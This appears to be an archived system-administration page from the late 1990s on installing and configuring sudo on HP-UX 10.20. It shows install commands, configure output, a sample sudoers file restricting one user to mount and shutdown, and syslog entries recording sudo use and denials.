HP-UX 10.20 Dynamically Linked Binary (gzipped) [\[HTTP\]](#) [\[FTP\]](#)
(Size: 90 K, Archived: 10 Nov 1998)

Installing sudo (not trusted) Get Binary (depot) File

```
# gunzip /home/ftp/pub/sudo-1_5_6p5-sd-10_20_depot.gz  
# swinstall -s /home/ftp/pub/sudo-1_5_6p5-sd-10_20_depot -x allow_incompatibl  
e=true sudo  
# /opt/sudo/etc/visudo
```

Installing sudo Trusted system

Get source file

```
# gunzip sudo-1_5_6p5-ss-10_20_tar.gz
# tar xvf sudo-1_5_6p5-ss-10_20_tar
# cd sudo-1.5.6p5
```

```
# ./configure
Home-baked HP Test for HP ... HP-UX
** Its an HP System! **
creating cache ./config.cache
Configuring CU Sudo version 1.5.6
checking whether to log the hostname in the log file... no
checking whether to wrap long lines in the log file... yes
checking for egrep... egrep
checking for gcc... cc
checking whether the C compiler (cc -Ae ) works... yes
checking whether the C compiler (cc -Ae ) is a cross-compiler... no
checking whether we are using GNU C... no
checking how to run the C preprocessor... cc -E
checking for POSIXized ISC... no
checking for uname... uname
checking for tr... tr
checking for sed... sed
checking for nroff... nroff
checking host system type... hppa1.0-hp-hpux11.00
checking for shadow passwords... yes ←
```

Run make and make install

Sudo

Create configuration file

```
# Host alias specification
Host_Alias OFFICE=ctg800,ctg700
Host_Alias LAB=ctg8002
# User alias specification

# Cmnd alias specification
Cmnd_Alias MOUNT=/sbin/mount,/sbin/umount
Cmnd_Alias SHUTDOWN=/sbin/shutdown
# User privilege specification
#root  ALL=(ALL) ALL
cwong  OFFICE=MOUNT
cwong  ALL=SHUTDOWN
~
~
~
~
"/opt/sudo/etc/sudoers/stmp" 19 lines, 455 characters
#
# /opt/sudo/etc/visudo
```

sudo

Man pages available

Writes to syslog

```
# MANPATH=$MANPATH:/opt/sudo/man
# man visudo
```

```
# grep sudo syslog.log
Jan 16 09:47:10 ctg800 sudo:      cwong : password incorrect ; TTY=pts/ta ; PWD=/home/cwong ; USER=root ; COMMAND=/sbin/mount /dev/dsk/cdrom /cdrom
Jan 16 09:49:46 ctg800 sudo:      cwong : password incorrect ; TTY=pts/tb ; PWD=/home/cwong ; USER=root ; COMMAND=/sbin/mount /dev/dsk/cdrom /cdrom
Jan 16 09:50:55 ctg800 sudo:      cwong : TTY=pts/tb ; PWD=/home/cwong ; USER=root ; COMMAND=/sbin/mount /dev/dsk/cdrom /cdrom
Jan 16 09:53:32 ctg800 sudo:      cwong : command not allowed ; TTY=pts/tb ; PWD=/home/cwong ; USER=root ; COMMAND=/usr/sbin/vipw /etc/passwd
Jan 16 09:52:07 ctg800 sudo:      cwong : TTY=pts/tb ; PWD=/home/cwong ; USER=root ; COMMAND=/sbin/mount /dev/dsk/cdrom /cdrom
Jan 16 09:49:02 ctg800 sudo:      cwong : password incorrect ; TTY=pts/ta ; PWD=/home/cwong ; USER=root ; COMMAND=/sbin/mount /dev/dsk/cdrom /cdrom
Jan 16 10:03:18 ctg800 sudo:      cwong : command not allowed ; TTY=pts/tb ; PWD=/home/cwong ; USER=root ; COMMAND=/usr/sbin/vipw /etc/passwd
Jan 16 10:03:29 ctg800 sudo:      cwong : TTY=pts/tb ; PWD=/home/cwong ; USER=root ; COMMAND=/sbin/mount /dev/dsk/cdrom /cdrom
```